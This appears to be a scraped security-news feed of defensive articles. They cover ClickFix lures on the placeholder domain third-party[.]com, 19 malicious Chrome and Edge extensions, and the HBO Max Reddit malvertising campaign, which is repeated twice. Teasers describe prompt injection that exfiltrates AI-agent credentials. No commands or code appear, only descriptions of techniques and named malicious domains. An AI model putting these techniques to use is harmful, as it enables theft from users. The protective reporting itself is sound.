Malwarebytes Browser Guard blocks phishing pages and malicious sites automatically. Free, one click to install. Add it to your browser →

  •  

Criminals turn placeholder domain into ClickFix trap

A domain that has long appeared in software documentation, code examples, and developer test material is now being used to push a ClickFix attack against Windows users.

A placeholder domain stands in for a website in an example. The best-known is probably example.com. Another, third-party[.]com, has often been used in documentation to represent an external website, API, or service.

However, there is a very important difference between the two: example.com is reserved for documentation, while third-party[.]com is an ordinary domain. Anyone could register it, and someone did. Every document, test, and skill that hardcoded it now points readers and users to the attacker’s infrastructure.

Researchers at Manifold Security found that third-party[.]com was serving a fake Cloudflare-style verification page to Windows visitors. The page tries to persuade them to open the Windows Run box and paste a command it has copied to their clipboard.This command is designed to download and execute a PowerShell script. At the time of writing the domain hosting the script is not resolving.

ClickFix is a social-engineering technique that turns the victim into the malware installer.

Instead of relying on a malicious attachment or an obvious executable download, the attacker convinces someone to run a command themselves. Common lures include:

  • A fake CAPTCHA or Cloudflare Turnstile check.
  • A browser error that claims it needs a “manual fix.”
  • A bogus video-player, document-viewer, or popular software download.
  • A support scam page that tells the visitor to paste a command into Run, Command Prompt, Terminal, or PowerShell.

ClickFix works because the command often uses legitimate Windows or Mac tools to download and execute the next stage. It also runs with the permissions of the person who has been convinced to enter it.

The consequences can range from information theft to more serious compromise of a company network. In a recent campaign called TerminalFix, a fake Cloudflare CAPTCHA led victims to paste a PowerShell command into Windows Terminal or PowerShell.

How to stay safe

With ClickFix running rampant—and it doesn’t look like it’s going away anytime soon—it’s important to be aware, careful, and protected.

  • Slow down. Be wary of a webpage that urges you to run commands on your device, especially if it uses a countdown or other pressure tactic.
  • Don’t run commands or scripts from untrusted sources. Never run code or commands copied from websites, emails, or messages unless you trust the source and understand the action’s purpose. Verify instructions independently. If a website tells you to execute a command or perform a technical action, check through official documentation or contact support before proceeding.
  • Check what you’re pasting. A website may copy a command to your clipboard without showing you the full text. Don’t paste it into a command window.
  • Secure your device. Use an up-to-date, real-time anti-malware solution with a web protection component.
    Malwarebytes blocks third-party[.] com
  • Educate yourself on evolving attack techniques. Understanding that attacks may come from unexpected vectors and evolve helps maintain vigilance. Keep reading our blog!

Pro tip: The free Malwarebytes Browser Guard extension warns you when a website tries to copy something to your clipboard.


Stop threats before they can do any harm.

Malwarebytes Browser Guard blocks phishing pages and malicious sites automatically. Free, one click to install. Add it to your browser →

  •  
  •  

A Vault with a Heap-View: The Uncomfortable Space Between AgentCore Harness and Identity

Analysis of how default configurations in AWS AgentCore Harness allow prompt injection to exfiltrate credentials, and key steps to secure your agents.

The post A Vault with a Heap-View: The Uncomfortable Space Between AgentCore Harness and Identity appeared first on Unit 42.

  •  

The Machine With Many Faces: Post-Exploitation Identity Misuse in SPIFFE/SPIRE

Learn how root access on a compromised K8s node allows attackers to utilize SPIFFE/SPIRE metadata to spoof and harvest co-located workload identities.

The post The Machine With Many Faces: Post-Exploitation Identity Misuse in SPIFFE/SPIRE appeared first on Unit 42.

  •  

Malicious Chrome and Edge add-ons: how to spot them and why they’re dangerous | Kaspersky official blog

Malicious extensions and ClickFix attacks are two hugely popular topics on our blog, and for a good reason: they’re both very common. In this post, we bring them together. Here’s the thing: in our posts about malicious ClickFix instructions, we don’t always explain exactly how users end up on the attackers’ pages in the first place. A recent study gives us a chance to fill that gap and talk about one of those methods: malicious extensions.

Readers who are not deep into cybersecurity may already have a bunch of questions at this point: how can extensions be malicious? where do they come from? and what exactly is ClickFix, anyway? Fret not: this post answers all these questions.

The danger of browser extensions

Let’s start with the basics. Browser extensions or add-ons are lightweight tools installed in your browser to give it extra capabilities or change how it works with web pages. For example, extensions can block ads, translate pages, download audio and video, save passwords, or take screenshots.

Most browser developers offer users an official extension store. For instance, for the most popular browser, Chrome, that store is the Chrome Web Store. There are also alternative platforms for distributing extensions, though browser developers have recently made it much harder to install and use extensions that don’t come from an official source.

Just like any other software, extensions can be useful, but they can also be malicious. In fact, cybercriminals often spread malicious extensions through those very same official stores, and we’ve covered plenty of such cases on our blog before.

It’s no accident that criminals love spreading malicious plug-ins. To work properly, most extensions need permission to read and modify the content of every web page the user visits. Without that permission, add-ons would be basically useless. For instance, a translation extension needs to read all the text on a page before it can swap the original for the translation.

Cybercriminals take advantage of these capabilities for their own purposes: for example, they intercept logins, passwords and other data entered on websites, swap out payment details, or show victims fake forms and messages. And all of this happens on legitimate sites that users have come to trust without a second thought.

Now let’s move on to a fresh piece of research about a campaign that spread 19 malicious add-ons through the Chrome and Edge extension stores. We’ll use it as an example to look at what these tools can actually do.

Almost twenty malicious extensions for Chrome and Edge

In late August, cybersecurity researchers reported finding 18 malicious extensions for Chrome and one for Edge. They said all 19 add-ons were probably linked to the same campaign. They base this on the similarity of the malicious code and the methods the attackers used. You’ll find the full list of malicious extensions at the end of this post.

Most of the extensions discovered, 14 in total, were built by the attackers themselves. Their first versions weren’t malicious at all and did exactly what users downloaded them for. But after a while, once users had come to trust the add-on, the attackers pushed an update that slipped in malicious functionality.

As for the remaining five extensions, their creators had nothing to do with the cybercriminals at all. They simply sold their creations to them. This way of getting hold of extensions is also popular among cybercrooks. There are plenty of reasons for that: ready-made add-ons can be bought for relatively little money, and criminals don’t have to build or promote them from scratch. And most importantly, along with the extension, they also inherit its existing user base. Upon buying the add-on, all the attackers need to do is add malicious functions and push an update that installs automatically for users. Users are never told that the extension’s real owner has changed.


In this case, the add-on cybercriminals bought most often was Enable Right Click & Copy — Smart Unlock + OCR. It had 70 000 users in Chrome and 10 000 in Edge. This purchase is exactly why there’s a single Edge extension among all its Chrome relatives. The add-on itself originally served a perfectly benign purpose: it let users select and copy text on sites where that’s normally blocked, and it could also pull text out of images with optical character recognition (OCR).

The Enable Right Click & Copy: Smart Unlock + OCR extension in the Microsoft Edge Add-ons store

At the time of the research, the Edge version of the extension had more than 10 000 users. Source

The malicious functionality introduced into the extension makes it reach out to the attackers’ command-and-control (C2) server to download additional modules of nefarious code. These modules can change over time. Since Chrome automatically updates all installed extensions by default, the malicious version lands on the device without users having to do anything at all.

For the downloaded code to run on the websites the user visits, the extension disables one of their defenses — Content Security Policy (CSP). This mechanism allows website owners to declare which scripts and other resources are allowed to load and run on a page. Once this protection is turned off, the extension can inject code it gets from the C2 server right into the pages open in the browser. The website itself isn’t hacked, and it looks the same to everyone else, but for that one infected user, the legitimate page quietly turns malicious.

What these 19 extensions can do

Now let’s take a closer look at what the malicious modules loaded by the extension are actually capable of. Researchers found 16 such modules, built for all sorts of tasks: from stealing data and hijacking cryptocurrency to the ClickFix attacks we’re focusing on here.

Some of the modules simply collect user data. They intercept logins, passwords, email addresses, and other valuable information the user enters into web forms, including payment details. On top of that, the add-ons steal data from Facebook and LinkedIn accounts and collect browsing history. Criminals can use this information to take over accounts, steal money, and launch further attacks against the victim.

A few other modules focus specifically on stealing cryptocurrency and related data directly. One of them is a crypto drainer, a tool that empties crypto wallets. It works with Ethereum and compatible blockchains as well as Solana and Tron. It replaces the real Connect Wallet and Swap buttons on websites with its own fake ones. When a user clicks one of these buttons, the drainer takes over all further interaction with the wallet and walks the victim through confirming the actions needed to steal their cryptocurrency.


Other modules target users of Ledger and Trezor hardware wallets. Right on the official websites of these services, the malicious extension displays a fake wallet update-and-restore page that asks for a seed phrase of 12, 18, or 24 words. The seed phrase the user enters is forwarded straight to the attackers, giving them full control over the wallet.

Fake form for entering a Ledger seed phrase

The fake form asks the user to enter a seed phrase of 12, 18, or 24 words, which then ends up in the attackers’ hands. Source

Finally, some modules gather information from crypto service pages open in the browser, such as OKX, MEXC, Kraken, KuCoin, Coinbase, Binance, Bybit, and MetaMask, including balance details and active session data that can be used to hijack accounts.

And now we’ve finally reached the module that matters most for this post: the one used for ClickFix attacks. We’ll talk about it in the next part.

How malicious extensions are used in ClickFix attacks

The ClickFix attack technique has become extremely popular among cybercriminals lately. It relies on social engineering: the victim is shown fake instructions supposedly needed to complete some action, such as passing a CAPTCHA check, fixing an error, or updating a program. Following these instructions, the user copies the command suggested by the attackers, pastes it into a system tool built for running these commands, and runs it, all by themselves.

We’ve written about attacks like this and their consequences more than once on our blog. But we rarely dig into exactly how a victim ends up on a page with fake instructions in the first place. A campaign that spread malicious extensions through the Chrome Web Store shows us one way this can happen.

Add-ons turn out to be a very handy tool for ClickFix attacks. As we mentioned earlier, when a user visits a page, extensions are allowed reading and changing its content in order to work. That gives attackers the chance to swap in a fake ClickFix instruction at just the right moment, replacing the content of the page the person actually wanted to open.

What’s more, the ClickFix technique itself lets attackers break out of the browser and gain a foothold directly in the system. That means removing the malicious extension won’t necessarily undo the damage: after the user has run the ClickFix command, malware may already be installed outside the browser.


In the specific attack example the researchers describe, the user sees a fake notification saying their browser needs to be updated, along with instructions on how to do it. The instructions change depending on the operating system, and the extension picks up that information automatically too.

Fake Chrome update guide

In the macOS version of this attack, the user is told to open Terminal, copy a command, paste it there and run it, then restart Chrome to supposedly finish the update. Source

How to avoid falling victim to infected extensions

First off, we recommend checking whether any of the following malicious extensions are already installed in your browser:

  • Enable Right Click & Copy — Smart Unlock + OCR
  • RapidLens – Google Lens for Screen Search & Images
  • QuickLens – Search Screen with Google Lens
  • Password Protect PDF
  • Allow Copy – Select & Enable Right Click
  • PixelCheck
  • Creative Library – Ad Spy Tool
  • Website Traffic Checker: MirrorSphere SEO Stats
  • Site Signal – Website Traffic & SEO Checker
  • SEO Pulse Pro – Website Traffic & SEO Analyzer
  • Private Crypto News Reader
  • Blockfolio: Address Monitor
  • Crypto Rates & Fiat Converter
  • Crypto Alerter: Price Alarms & Volatility Warnings
  • DeFi Pulse Tracker
  • Crypto Price Badge: Quick Glance
  • Multi-Chain Explorer
  • LedgerLook: Wallet Checker
  • Meta & Facebook Ad Library Spy — Save Ads, Finder, Downloader | FeedX-Ray

If you find any of these extensions on your device, we recommend removing it as soon as you can and running a full system scan with a reliable antivirus. As we mentioned above, simply deleting the add-on might not be enough. You can use a free trial version to detect and remove the infection.

How to avoid falling victim to malicious extensions and ClickFix attacks in the future?

  • Don’t install too many extensions and regularly check the list of those you have.
  • Remove extensions you don’t use.
  • Trust the warnings from your operating system and security software, rather than the instructions — or even the demands — of websites and apps.
  • Install a trusted security solution on all your devices.

What else makes browser extensions and the ClickFix technique dangerous? Find out in our other posts:

  •  

HBO Max’s verified Reddit account hijacked to spread malware

Researchers at Hudson Rock found that cybercriminals hijacked HBO Max’s verified Reddit account and used it to run 108 malicious ads over roughly 48 hours.

The ads used HBO Max’s trusted corporate account to promote fake AI tools, developer software, and macOS utilities, lowering potential victims’ guards.

Some ads directed users to convincing HBO lookalike sites that claimed to offer a native HBO Max app for macOS or a promotional download. But instead of providing an installer, the sites instructed visitors to open Terminal on their Mac or, on Windows, the Run dialog or PowerShell, and paste in a command.

This is the hallmark of a growing social engineering technique known as ClickFix.

ClickFix attacks disguise malicious instructions as a routine technical step, such as fixing an error, completing a CAPTCHA, verifying that you are human, or installing software. A web page may silently copy a command to the clipboard, then guide the victim through pasting and running it, by which they will infect their own device.

Researchers at ADAMnetworks have dubbed the operation behind the HBO Max ads “PasteSwitch.” Its infrastructure appears to tailor the next stage to the visitor’s device and the lure being used.

Observed macOS payloads included MacSync and AMOS infostealers designed to steal browser credentials and profiles, Telegram data, Apple Notes, saved passwords, and cryptocurrency wallet recovery phrases.

Windows users could end up with the Amatera infostealer, which runs in memory. The operation has also been linked to cryptocurrency clipboard hijackers, which monitor copied wallet addresses and replace them with an attacker-controlled address before a transaction is sent.

How to stay safe

Reddit admins paused the ads and opened a security investigation after reports came in, but it is important to remain vigilant. Reportedly, ClickFix was responsible for more than half of all malware loader activity in 2025.

One reason for its success is that campaigns continue to add new methods for tricking users and different commands for avoiding detection.

Users of macOS Tahoe 26.4 or later may be warned when pasting text into Terminal, but it doesn’t appear for everyone, so you shouldn’t rely on that alone.

Malwarebytes can provide additional protection at several stages of a ClickFix attack. Browser Guard warns when a website tries to copy something to your clipboard, web protection blocks known malicious sites, and real-time protection can detect malware delivered by the campaign.

With ClickFix running rampant and inventing new methods all the time, it’s important to be aware, careful, and protected:

  • Treat ads with caution. A verified account does not guarantee that an ad is safe. Visit the company’s official website directly instead of downloading software through an advertisement.
  • Slow down. Don’t rush to follow instructions on a webpage or prompt, especially if it asks you to run commands on your device or copy-paste code. Attackers may use countdowns, user counters, or other pressure tactics to make you act quickly.
  • Don’t run commands from untrusted sources. Never run code or commands copied from websites, emails, ads, or messages unless you trust the source and understand what the command does. Check the instructions against official documentation or contact the company’s support team.

  • Secure your devices. Use an up-to-date, real-time anti-malware solution with a web protection component. Malwarebytes blocks ember-bridge.com, which is part of the PasteSwitch infrastructure.
    Malwarebytes blocks ember-bridge.com
  • Educate yourself on evolving attack techniques. Understanding that attacks may come from unexpected vectors and evolve helps maintain vigilance. Keep reading our blog!

From reporting threats to removing them.

Cybersecurity risks should never spread beyond a headline. Keep threats off your devices by downloading Malwarebytes today.

  •  

HBO Max’s verified Reddit account hijacked to spread malware

Researchers at Hudson Rock found that cybercriminals hijacked HBO Max’s verified Reddit account and used it to run 108 malicious ads over roughly 48 hours.

The ads used HBO Max’s trusted corporate account to promote fake AI tools, developer software, and macOS utilities, lowering potential victims’ guards.

Some ads directed users to convincing HBO lookalike sites that claimed to offer a native HBO Max app for macOS or a promotional download. But instead of providing an installer, the sites instructed visitors to open Terminal on their Mac or, on Windows, the Run dialog or PowerShell, and paste in a command.

This is the hallmark of a growing social engineering technique known as ClickFix.

ClickFix attacks disguise malicious instructions as a routine technical step, such as fixing an error, completing a CAPTCHA, verifying that you are human, or installing software. A web page may silently copy a command to the clipboard, then guide the victim through pasting and running it, by which they will infect their own device.

Researchers at ADAMnetworks have dubbed the operation behind the HBO Max ads “PasteSwitch.” Its infrastructure appears to tailor the next stage to the visitor’s device and the lure being used.

Observed macOS payloads included MacSync and AMOS infostealers designed to steal browser credentials and profiles, Telegram data, Apple Notes, saved passwords, and cryptocurrency wallet recovery phrases.

Windows users could end up with the Amatera infostealer, which runs in memory. The operation has also been linked to cryptocurrency clipboard hijackers, which monitor copied wallet addresses and replace them with an attacker-controlled address before a transaction is sent.

How to stay safe

Reddit admins paused the ads and opened a security investigation after reports came in, but it is important to remain vigilant. Reportedly, ClickFix was responsible for more than half of all malware loader activity in 2025.

One reason for its success is that campaigns continue to add new methods for tricking users and different commands for avoiding detection.

Users of macOS Tahoe 26.4 or later may be warned when pasting text into Terminal, but it doesn’t appear for everyone, so you shouldn’t rely on that alone.

Malwarebytes can provide additional protection at several stages of a ClickFix attack. Browser Guard warns when a website tries to copy something to your clipboard, web protection blocks known malicious sites, and real-time protection can detect malware delivered by the campaign.

With ClickFix running rampant and inventing new methods all the time, it’s important to be aware, careful, and protected:

  • Treat ads with caution. A verified account does not guarantee that an ad is safe. Visit the company’s official website directly instead of downloading software through an advertisement.
  • Slow down. Don’t rush to follow instructions on a webpage or prompt, especially if it asks you to run commands on your device or copy-paste code. Attackers may use countdowns, user counters, or other pressure tactics to make you act quickly.
  • Don’t run commands from untrusted sources. Never run code or commands copied from websites, emails, ads, or messages unless you trust the source and understand what the command does. Check the instructions against official documentation or contact the company’s support team.
  • Secure your devices. Use an up-to-date, real-time anti-malware solution with a web protection component. Malwarebytes blocks ember-bridge.com, which is part of the PasteSwitch infrastructure.
    Malwarebytes blocks ember-bridge.com
  • Educate yourself on evolving attack techniques. Understanding that attacks may come from unexpected vectors and evolve helps maintain vigilance. Keep reading our blog!

From reporting threats to removing them.

Cybersecurity risks should never spread beyond a headline. Keep threats off your devices by downloading Malwarebytes today.

  •  
❌